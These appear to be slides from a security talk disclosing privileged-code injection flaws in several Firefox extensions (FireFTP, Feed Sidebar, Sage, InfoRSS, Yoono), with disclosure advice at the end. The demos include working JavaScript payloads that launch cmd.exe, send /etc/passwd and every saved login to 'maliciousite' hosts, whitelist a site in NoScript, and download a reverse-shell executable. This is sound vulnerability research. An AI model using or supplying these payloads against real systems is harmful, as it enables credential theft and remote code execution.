  - No use of URI whitelist
- Exploit:
  - data:text/html,base64;payloadbase64encoded

6,766,207 downloads

Demo

- Remote Code Execution Payload – invoking cmd.exe

```
<script>

var getWorkingDir= Components.classes["@mozilla.org/file/directory_service;1"].
getService(Components.interfaces.nsIProperties).get("Home", Components.interfaces.nsIFile);

var lFile = Components.classes["@mozilla.org/file/local;1"].
createInstance(Components.interfaces.nsILocalFile);

var lPath = "C:\\WINDOWS\\system32\\win.com";alert(lPath);lFile.initWithPath(lPath);

var process = Components.classes["@mozilla.org/process/util;1"].
createInstance(Components.interfaces.nsIProcess);

process.init(lFile);process.run(false,[ C:\\WINDOWS\\system32\\cmd.exe'],1);

</script>
```

FireFTP

- FireFTP (<1.1.4)
- Issue:
  - HTML and JavaScript in a server's welcome message is evaluated when connecting to an FTP server.
  - The code is executed in the chrome privilege zone
- Filtering/Protection:
  - None.
- Exploit:
  - Local File Disclosure

10,579,802 downloads

Demo

- Local File Disclosure

```
<html>
<head>

<script>
function s() {

x = document.getElementById("test").contentWindow;

alert(x.document.getElementsByTagName("body")["0"].innerHTML);

document.location="http://maliciousite/"
+unescape(x.document.getElementsByTagName("body")["0"].innerHTML);

}

</script>
</head>
<body>

<iframe src="view-source:file:///etc/passwd" id="test"></iframe>

<script>setTimeout('s()',3000);</script>

</body>
</html>
```

Feed Sidebar

- Feed Sidebar (<3.2)
- Issue:
  - HTML and JavaScript in the <description> tags of RSS feeds is executed in the chrome security zone.
  - JavaScript is encoded in base64 or used as the source of an iframe and executed when the user clicks on the malicious feed item.
- Filtering/Protection:
  - <script> tags are stripped
- Exploit:
  - <iframe src="data:text/html;base64,*base64encodedjavascript*"></iframe>

688,560 downloads

Demo

- Password stealing

```
<script>
 var l2m=Components.classes["@mozilla.org/login-manager;1"].getService(
 Components.interfaces.nsILoginManager);

 alltheinfo = l2m.getAllLogins({});

 for (i=0;i<=alltheinfo.length;i=i+1){
  document.write("<iframe src='http://maliciousssite/?" +
  unescape(alltheinfo[i].hostname) + ":" + unescape(alltheinfo[i].username) +
  ":" + unescape(alltheinfo[i].password) + "' width=0 height=0></iframe>");
 }
</script>
```

Sage

- Sage (<=1.4.3) Oday
- Issue:
  - HTML and JavaScript in the <description> tags of RSS feeds is executed in the chrome security zone.
  - data: URI scheme injection in the <link> tag
- Filtering/Protection:
  - No protection
- Exploit:
  - <description><script>dosomethingbad();<script></description>
  - <link>data:text/html;base64,payload</link>

2,528,498 downloads

Demo

- Compromising NoScript – whitelisting malicious site

```
var prefs = Components.classes["@mozilla.org/preferences-service;1"]
                      .getService(Components.interfaces.nsIPrefService);

prefs = prefs.getBranch("capability.policy.maonoscript.");

prefs.setCharPref("sites", "maliciousitehere.com");
```


InfoRSS

- InfoRSS(<=1.1.4.2) 0day
- Issue:
  - HTML and JavaScript in the <description> tags of RSS feeds is executed in the chrome security zone.
  - JavaScript is encoded in base64 or used as the source of an iframe and executed when the user clicks on the malicious feed item.
- Filtering/Protection:
  - <script> tags are stripped
- Exploit:
  - <iframe src="data:text/html;base64,*base64encodedjavascript*"></iframe>

735,224 downloads

Demo

- Arbitrary Code Execution via BeEF Reloaded
  - Support for XUL
  - Mozilla extensions exploitation
  - Command line option (Windows)



Yoono

- Yoono (<6.1.1) 0day
- Issue:
  - JavaScript in DOM event handlers such as onLoad is evaluated in the chrome privileged browser zone.
  - Drag & dropping a malicious image into the preview window executes the JavaScript.
- Filtering/Protection:
  - No protection for DOM event handlers.
- Exploit:
  - <img src='http://somewebsite.tld/lolcatpicture.jpg' onLoad='*evilJavaScript*'>

3,129,236 downloads

Demo

- Reverse VNC Using XHR – contents of payload

```
var xmlhttp;
function loadXMLDoc(url){
 xmlhttp=new XMLHttpRequest();
 xmlhttp.open("GET",url,false);
 xmlhttp.overrideMimeType('text/plain;charset=x-user-defined');xmlhttp.send(null);
 if (xmlhttp.status==200){setTimeout("",300);makefile(xmlhttp.responseText);}
}
function makefile(bdata){
 var getWorkingDir=
Components.classes["@mozilla.org/file/directory_service;1"].getService(Components.in
terfaces.nsIProperties).get("Home", Components.interfaces.nsIFile);
 var aFile =
Components.classes["@mozilla.org/file/local;1"].createInstance(Components.interfaces
.nsILocalFile);
 aFile.initWithPath( getWorkingDir.path + "\\revshell.exe" );
 aFile.createUnique( Components.interfaces.nsIFile.NORMAL_FILE_TYPE, 777);
 var stream =
Components.classes["@mozilla.org/network/safe-file-output-stream;1"].createInstance(
Components.interfaces.nsIFileOutputStream);
 stream.init(aFile, 0x04 | 0x08 | 0x20, 0777, 0);
 stream.write(bdata, bdata.length);
 if (stream instanceof Components.interfaces.nsISafeOutputStream){
stream.finish();} else{stream.close();
}
```

Security Disclosure

- Security disclosure is a new process to extension developers/vendors
  - Security is underestimated/not understood.
  - Few posts regarding security vulnerabilities in Firefox extensions in sec mailing-lists as Full Disclosure.
  - Mozilla security team can now be queried for bugs found in extensions.

Recommendations

- Developers:
  - Follow OWASP developer's guide
  - Read code of similar extensions for ideas on avoiding common bugs
- Security professionals:
  - Adhere to the OWASP testing guide and our presentation
  - Watch for publications for new ideas on breaking extensions
- End-users:
  - Don't trust extensions!
  - Examine changelogs of security issues / Bugzilla
  - Update addons (after checking the above)
  - Consider using Safe Mode (disable all extensions)

- Thanks!

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References

- Research and publications on the topic
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  - Bachelor thesis on Firefox extension security - Julian Verdurmen
    - http://jverdurmen.ruhosting.nl/BachelorThesis-Firefox-extension-security.html
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